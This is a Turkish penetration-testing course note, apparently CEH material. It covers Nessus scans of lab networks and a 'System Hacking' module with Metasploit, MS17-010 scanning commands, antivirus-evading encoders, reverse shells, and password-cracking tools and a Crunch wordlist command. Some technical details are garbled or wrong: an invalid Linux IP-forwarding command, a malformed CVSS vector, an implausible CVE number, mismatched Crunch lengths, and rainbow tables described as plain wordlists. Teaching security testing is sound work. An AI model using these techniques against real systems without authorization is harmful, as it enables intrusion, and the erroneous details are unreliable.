- Policy: Basic Network Scan
- Status: Completed
- Scanner: Local Scanner
- Start: Today at 11:25 AM
- End: Today at 11:36 AM
- Elapsed: 11 minutes

Vulnerabilities by Severity:

- Critical: 0
- High: 0
- Medium: 1
- Low: 10
- Info: 1

Bu sekmeye baktığımız zaman taramada 40 sonucun, zafiyet özelliklerine göre sınıflandırılarak karşımıza çıktığını görmekteyiz. Genel olarak bilgilendirmenin yanı sıra "INFO" çıktısını görmekteyiz. Kritik olarak bir zafiyet bulunmamasıyla birlikte medium seviyesinde zafiyetlerin bulunduğu görülmektedir. Listelenen sonuçların herhangi birisine tıkladığımız zaman zafiyet ile ilgili bilgileri ve çözümlerini de Nessus bizlere sunmaktadır. Medium sonucuna tıklayıp detayları inceleyelim.

The screenshot shows the details for the 'IP Forwarding Enabled' vulnerability (Plugin #50686). The page includes a description of the issue, a solution for both Linux and Windows, and plugin details such as severity, ID, version, type, family, published date, and modified date. It also provides risk information and reference links.

Description:
The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering.
Unless the remote host is a router, it is recommended that you disable IP forwarding.

Solution:
On Linux, you can disable IP forwarding by doing:
ifconfig eth0 forward off
On Windows, set the key 'IPEnableRouter' to 0 under
HKKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
On Mac OS X, you can disable IP forwarding by executing the command:
sysctl -w net.ipv4.forwarding=0

Plugin Details:
Severity: Medium
ID: 50686
Version: 1.31
Type: Issue
Family: Firewalls
Published: November 23, 2010
Modified: March 6, 2019


Risk Information:
Risk Factor: Medium
CVSS Base Score: 5.8
CVSS Vector: CVSS3AW/NAC/L/Au/NC/P-2/FiA/P

Reference Information:
https://nvd.nist.gov/vuln/detail/CVE-2013-14271

Bu medium seviyesindeki sonuçta "IP Forwarding Enabled" zafiyeti olduğunu bizlere göstermektedir. Risk bilgisini sağ alttaki bölümden ayrıca göstererek CVE bilgisini de vermektedir. Zafiyetin açıklamasını da ve nasıl kapatılacağını da açıklama ve solution bölümünden görüntüleyebilirsiniz. Bu şekilde pentesterlar otomatik zafiyet analizini Nessus ile gerçekleştirerek bu tür sonuçlara ulaşip zafiyetlerin kapanması konusunda çözüm önerileri sunmaktadırlar.

Sonuç


Nessus ile basit zafiyet taramasını bu şekilde gerçekleştirdik. Zafiyet sonuçlarını rapor olarak çıkartabilirsiniz. Bunun için listelenen sonuçlarda sağ üst bölümde report bölümüne tıklayabilirsiniz.




Burada raporu PDF, HTML veya Excel formatında çıkarabilirsiniz. Zafiyetleri, zafiyetlerin detaylı bilgilerini ve çözümlerini de raporda görüntüleyebilirsiniz. Sisteminize ait zafiyetleri de sizde otomatik toollar ile örneğin Nessus gibi, tarayarak küçük çaplı da olsa açıkları bulabilir ve önlemlerinizi alabilirsiniz.

Nessus ile Gelişmiş Zafiyet Taraması Yapmak


Zafiyet taraması gerçekleştirilmeden önce ihtiyaca göre bir politika belirlenmelidir. Politika oluşturmak için anasayfada "Policies" bağlantısına tıklanır.



Varsayılan durumda herhangi bir politika oluşturulmadığı görülmektedir. "New Policy" butonu ile yeni bir politika oluşturulabilir.



Gelen sayfada bir çok politika seçeneği bulunmaktadır. "Advanced Scan" seçeneği ile özel bir politika oluşturulması tercih edilebilir.



Politikanın temel (basic) seçeneklerinde politika adı ve tanımı belirtilebilir.

The screenshot shows the Nessus interface for creating a new policy. The breadcrumb trail is 'Policy Library > Settings > Credentials > Plugins'. The left sidebar shows the 'BASIC' section expanded to 'General'. The main content area is titled 'Settings / Basic / General' and contains two input fields: 'Name' with the value 'Yeni Politika' and 'Description' with the value 'Test amaçlı oluşturulmuştur'. At the bottom, there are 'Save' and 'Cancel' buttons.

Taramanın özelliğine göre eklentiler seçilebilir. Örnek olarak tüm eklentiler etkinleştirildikten sonra, "Denial of Service" seçeneği devre dışı bırakılabilir.

The screenshot shows the Nessus interface for creating a new policy, specifically the 'Plugins' tab. The breadcrumb trail is 'Policy Library > Settings > Credentials > Plugins'. The left sidebar shows the 'PLUGINS' section expanded. The main content area displays a table of plugins with their status and names. The 'Denial of Service' plugin is highlighted in yellow and has a 'DISABLED' status. Other plugins are listed with their status as 'ENABLED'. At the bottom, there are 'Save' and 'Cancel' buttons.

Status	Plugin Name	Count
ENABLED	Default Unix Accounts	101
DISABLED	Denial of Service	107
ENABLED	DNS	105
ENABLED	F5 Networks Local Security Checks	146
ENABLED	Fedora Local Security Checks	7933
ENABLED	Firewalls	138
ENABLED	FreeBSD Local Security Checks	2593
ENABLED	FTP	244

Eğer kimlik bilgisi elde edilebilmiş ise, bu kimlik bilgisi kullanılarak kimlik doğrulaması sağlandıktan sonra, daha detaylı zafiyet tarama işlemi gerçekleştirilebilir.

Nessus Scans Policies

Yeni Politika

Policies > Settings **Credentials** Plugins

CREENTIALS

- Cloud Services
- Database
- Host
 - SNMPv3
 - SSH
 - Windows**
- Miscellaneous
- Mobile
- Patch Management
- Plaintext Authentication

ACTIVE CREDENTIALS

Windows

Username: Test

Authentication method: Password

Password:

Domain: WORKGROUP

Global Settings

- Never send credentials in the clear
- Do not use NTLMv1 authentication
- Start the Remote Registry service during the scan
- Enable administrative shares during the scan

Save Cancel

Tüm yapılandırmalar tamamlandıktan sonra, politika kaydı tamamlanmış olur ve politika oluşmuş olur.

Nessus Scans Policies

Policies


Upload Search Policies

New Policy


Policies / All Policies

Name	Last Modified	Type
Yeni Politika	14:02 PM	Advanced

Bu aşamadan sonra yeni bir tarama işlemi bağlatılabilir. Bu amaçla “Scan” bağlantısına tıklanır. Gelen pencerede yeni bir zafiyet taraması başlatılır.



Zafiyet taramasının gerçekleştirileceği politika olarak hazır şablonlar kullanılabilceği gibi, daha önceden oluşturulmuş olan politika da seçilebilir.



Genel tarama ayarlarında taramanın adı, tanımı ve IP değerleri girilerek tarama işlemi başlatılabilir.

Nessus Scans Policies Yonetici

New Scan / Advanced Scan

Scan Library > Settings Credentials Plugins

BASIC

General

Schedule

Email Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Settings / Basic / General

Name Ağ Taraması

Description 172.16.67.* ve 192.168.244.* IP blokları için ağ taraması

Folder My Scans

Scanner Local Scanner

Targets

172.16.67.1
172.16.67.211
172.16.67.250
192.168.244.1
192.168.244.2
192.168.244.138
192.168.244.142
192.168.244.254

Upload Targets Add File

Save Cancel

Tarama işlemi böylece başlamış olur.

Nessus Scans Policies Yonetici

Scans Upload Search Scans

New Scan

My Scans 1

Trash


All Scans

New Folder

Scans / My Scans

<input type="checkbox"/>	Name	Last Scan
<input type="checkbox"/>	Ağ Taraması	23:44 PM

Tarama işlemi sırasında veya tarama tamamlandıktan sonra, tarama sonuçları incelenebilir. Bu amaçla tarama adına (Ağ Taraması) ait bağlantı tıklanabilir. Gelen sayfada bilgisayara ve zafiyete göre listeleme yapılabilir. "Hosts" sekmesinde tarama gerçekleştirilen her bir bilgisayar için önem derecesine göre zafiyet durumu listelenmektedir.



Nessus Scans Policies Yonetici

Ağ Taraması
CURRENT RESULTS: JANUARY 24, 2015 00:24:36

Configure Audit Trail Launch Export Filter Hosts

Scans > Hosts 1 Vulnerabilities 34 Remediations 1 Notes 1 History 1

Host	Vulnerabilities
172.16.67.250	6 2 54
192.168.244.1	4 54
192.168.244.138	13 2 3 32
192.168.244.142	5 47
172.16.67.211	6 2 35
172.16.67.1	16
192.168.244.2	1 5
192.168.244.254	3


Scan Details

Name: Ağ Taraması
Folder: My Scans
Status: Completed
Policy: Advanced Scan
Scanner: Local Scanner
Targets: 172.16.67.1, 172.16.67.211, show all
Start time: January 23, 2015 23:44:32
End time: January 24, 2015 00:24:36
Elapsed: 40 minutes

Vulnerabilities

- Info
- Low
- Medium
- High
- Critical

Tarama sonuçları sayfasındaki Vulnerabilities sekmesinde önem derecesine göre zafiyetler, kaç bilgisayarda bulunduğu listelenir.



Nessus Scans Policies Yonetici

Ağ Taraması
CURRENT RESULTS: JANUARY 24, 2015 00:24:36

Configure Audit Trail Launch Export Filter Vulnerabilities

Scans > Hosts 1 Vulnerabilities 33 Remediations 1 Notes 1 History 1

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows	1
CRITICAL	MS03-026: Microsoft RPC Interface Buffer Overrun (8239...	Windows	1
CRITICAL	MS03-039: Microsoft RPC Interface Buffer Overrun (8241...	Windows	1
CRITICAL	MS03-043: Buffer Overrun in Messenger Service (828035)...	Windows	1
CRITICAL	MS04-007: ASN.1 Vulnerability Could Allow Code Executi...	Windows	1
CRITICAL	MS04-011: Security Update for Microsoft Windows (8357...	Windows	1
CRITICAL	MS04-012: Cumulative Update for Microsoft RPC/DCOM ...	Windows	1
CRITICAL	MS04-022: Microsoft Windows Task Scheduler Remote O...	Windows	1
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Cod...	Windows	1
CRITICAL	MS05-043: Vulnerability in Printer Spooler Service Could ...	Windows	1
CRITICAL	MS06-040: Vulnerability in Server Service Could Allow Re...	Windows	1
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RP...	Windows	1

Scan Details

Name: Ağ Taraması
Folder: My Scans
Status: Completed
Policy: Advanced Scan
Scanner: Local Scanner
Targets: 172.16.67.1, 172.16.67.211, show all
Start time: January 23, 2015 23:44:32
End time: January 24, 2015 00:24:36
Elapsed: 40 minutes

Vulnerabilities

- Info
- Low
- Medium
- High
- Critical

Her bir zafiyetin içerisinde girildiğinde zafiyet ile ilgili ayrıntılar listelenir. Zafiyetin tipi (remote, local vs), risk derecesi, istismar durumu, istismar edilebiliyorsa hangi araçlarla istismar edildiği listelenir.

CRITICAL MS04-011: Security Update for Microsoft Windows (835732) (unauthenticated check) ← →

Description

The remote version of Windows contains a flaw in the function 'DoRoleUpgradeDownlevelServer' of the Local Security Authority Server Service (LSASS) that allows an attacker to execute arbitrary code on the remote host with SYSTEM privileges.

A series of worms (Sasser) are known to exploit this vulnerability in the wild.

Solution

Microsoft has released a set of patches for Windows NT, 2000, XP and 2003.

See Also

<http://technet.microsoft.com/en-us/security/bulletin/ms04-011>

Output

No output recorded.

Port	Hosts
4444/tcp	192.168.244.138

for localhost...

Plugin Details

Severity: Critical
ID: 12209
Version: \$Revision: 1.47 \$
Type: remote
Family: Windows
Published: 2004/04/15
Modified: 2014/11/10

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/E:C/AC
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Vulnerability Information

CPE: cpe:/o:microsoft/windows
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: 2004/08/10
Vulnerability Pub Date: 2004/04/14

Exploitable With

Metasploit (MS04-011 Microsoft LSASS Service DoRoleUpgradeDownlevelServer Overflow)
CANVAS (CANVAS)
Core Impact

Reference Information

CVE: CVE-2003-0533
OSVDB: 5248
BID: 102108
MFT: MS04-011

Module 6: System Hacking

System Hacking (Sistem Hack), bu aşama CEH'in altıncı modülüdür. Bu aşamada şu ana kadar elde ettiğimiz açıklar ve bilgiler aracılığıyla bir sistemi nasıl ele geçireceğiz sorusu üzerinde duracağız.

Exploit DB Nedir?

- <https://www.exploit-db.com>
- Exploitlerin bulunduğu geniş bir veritabanı sitesidir.

Searchploit ile Exploit Bulma

```
root@kali:/home/kali# searchploit SAMBA
```

komutunu kullanarak karşımıza SAMBA ile ilgili exploitleri listeleyebiliriz ve indirebiliriz. Kali Linux'ta mevcuttur.

Metasploit Framework

Metasploit open-source olarak kullanılan bir exploit frameworkü olarak karşımıza çıkar.

- Msfconsole
- Show payload
- Show encoders
- Show info
- Msfupdate
- Show auxiliary
- Show exploits

Exploits: Güvenlik açıklarını sömürmek için kullanılan scriptlerdir.

Auxiliary: Sömürmeye yardımcı olan modüllerdir. Yani var mı, yok mu kontrol edeceğimiz modüllerdir. Exploit ararken listede auxiliary modülü gördüğümüzde demektir ki "evet bir güvenlik açığı var, ancak sana Shell veremem" demektir.

Encoders: Ben bir zararlı oluşturdum, bu yazılımı hiçbir anti-virüs etkilenmeden, hiçbir anti-virüse yakalanmadan karşı tarafa iletebilmek için bunu encode ediyorum. Kodluyorum, karmaşıklaştırıyorum ki yakalanmasın. Bunun için encoder kullanabilirim. Bu framework'te bir zararlı oluşturup encoder ile destekleyerek kodlayabiliyorum.

Payload: Bir hedefe saldırmak için exploit kullanırken, orada hedef makinanın hafızasına yerleşerek bizim istediklerimizi yapmasını sağlayan, bize Shell aldırın kısım burasıdır. Örneğin bir hedeften Shell aldık, bu Shell bind-shell mi yoksa reverse-shell mi? Bind-shell, Karşı tarafa bir istek atıyoruz ve oradan shelli alıyoruz ama ya arada güvenlik cihazı varsa? O zamanda karşı tarafın bana kendi shellini vermesini bekliyorum. Benim yazdığım kod ile, bana Shell vermesi için, karşı tarafı dinlediğim porta yönlendiriyorum. Bu da reverse-shell'dir. Çünkü firewall'da girişler bloklanabilir ama çıkışlar bloklanmaz. O yüzden onun bana gelmesini bekliyorum. O yüzden bind-shell ve reverse-shell kavramları bu anlamda bizim için önemlidir. Normalde Metasploit Framework'te kullanacağımız çoğu exploite default olarak payload'lar atanıyor. Örnek; Meterpreter, ileri düzey bir Metasploit payload tipidir.

Eternalblue açığı için Metasploit kullanma örneği;

```
msf6 > search eternalblue
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > Show option
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.4.26
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
```

Exploit listesini search ile gördükten sonra, “info 0,1,2...n” komutu ile o listedeki herhangi bir exploitin ne olduğunu, nasıl kullanılacağı hakkında detaylı bilgi alabiliriz.

Parola Kırma Teknikleri

- **Brute Force Attack:** Kaba kuvvet saldırısı için etkin bir yöntemdir fakat zaman alır. Belirli bir kelime listesini sürekli deneme şeklinde yapılan bir saldırdır.
- **Syllable Attack:** Bu atak türü için Brute force ve Dictionary attack’ın birleşimi denilebilir.
- **Rainbow Attack:** Sözlüğün hash’lerini kullanarak ve bunları karşılaştırarak yapılan parola kırma yöntemidir.
- **Dictionary Attack:** Sözlük saldırısı.
- **Rele-based Attack:** Kurala dayalı şifre kırma metodudur. Parola hakkında bildiğimiz bilgileri kullanarak oluşturulan şifre listesi yöntemidir. Örneğin; son üç harfin C olduğunu belirlemek gibi..
- **Hybrid Attack:** Kelime listesine semboller ve sayılar eklenerek şifre listesi oluşturmak için kullanılan bir metodudur.

Parola Kırma Araçları

- **Çevrimiçi Parola Kırma Araçları:** Hydra, Medusa, Ncrack
- **Çevrimdışı Parola Kırma Araçları:** Hashcat, Cain&Abel, John The Ripper, L0phtcrack
- * “Crunch” aracı ile sözlük oluşturabiliriz.
- **Pass The Hash (PTH):** Herhangi bir Windows PC’ye ait olan parola özeti ile parolaya gerek kalmadan bir saldırganın uzak bir sunucuya kimlik doğrulaması yapmasını sağlayan bir metodudur.

Güçlü Parola Özellikleri

- Bir parolanın en az 8 karakterli olması gerekir.
- Büyük/küçük harf, rakam ve özel karakter içermesi gerekir.
- Parolalarda, kullanıcı adı bulunmamalı ve tahmin edilebilir bir durumda olmaması gerekir.
- Varsayılan olarak kullanılan parolalar değiştirilmelidir.
- Ayrıca çok faktörlü kimlik doğrulama yöntemleri kullanılması kullanıcının lehine olacaktır.

DNA (Distributed Network Attack): TCP/IP ile kullanılan ve ele geçirilmiş olan bilgisayarların işlemci gücü kullanılarak yapılan bir saldırı metodudur.

Kimlik Doğrulama Faktörleri:

Something you know/have/are - 1/2/3 Faktörlü kimlik doğrulaması. - bildiğin/telefonun/parmak izi

Crunch ile Wordlist Oluşturma

```
root@kali:/home/kali# crunch 9 12 -t furkan%% -o sozluk.txt
```

- 8: En az sekiz karakterli olacak
- 12: En çok on iki karakterli olacak.
- %: 0-9 arasındaki rakamlar anlamını taşır.

Rainbow Table Oluşturma

- “Crunch” aracı ile belirli bir desene göre “Rainbow Table” oluşturulabiliriz.
- “Rainbow Table” anlamlı veya anlamsız tüm kelimelerle oluşturulan kelime listesine denir.
- Bu şekilde doğru kombinasyon kelime listesi içerisinde kesin olarak bulunmuş olacaktır.
- Bu tür kelime listelerinin kötü yani, çok fazla yer kaplıyor olmasıdır. Dolayısıyla Brute Force atak çok uzun sürmektedir.
- Kelime listesi ya da Rainbow Table oluşturulduktan sonra akabinde SSH, HTTP, TELNET, FTP gibi servislere “Hydra” aracı ile Brute Force atak yapılabiliriz
- , (Büyük harf)
- @ (Küçük harf)
- % (Rakam)
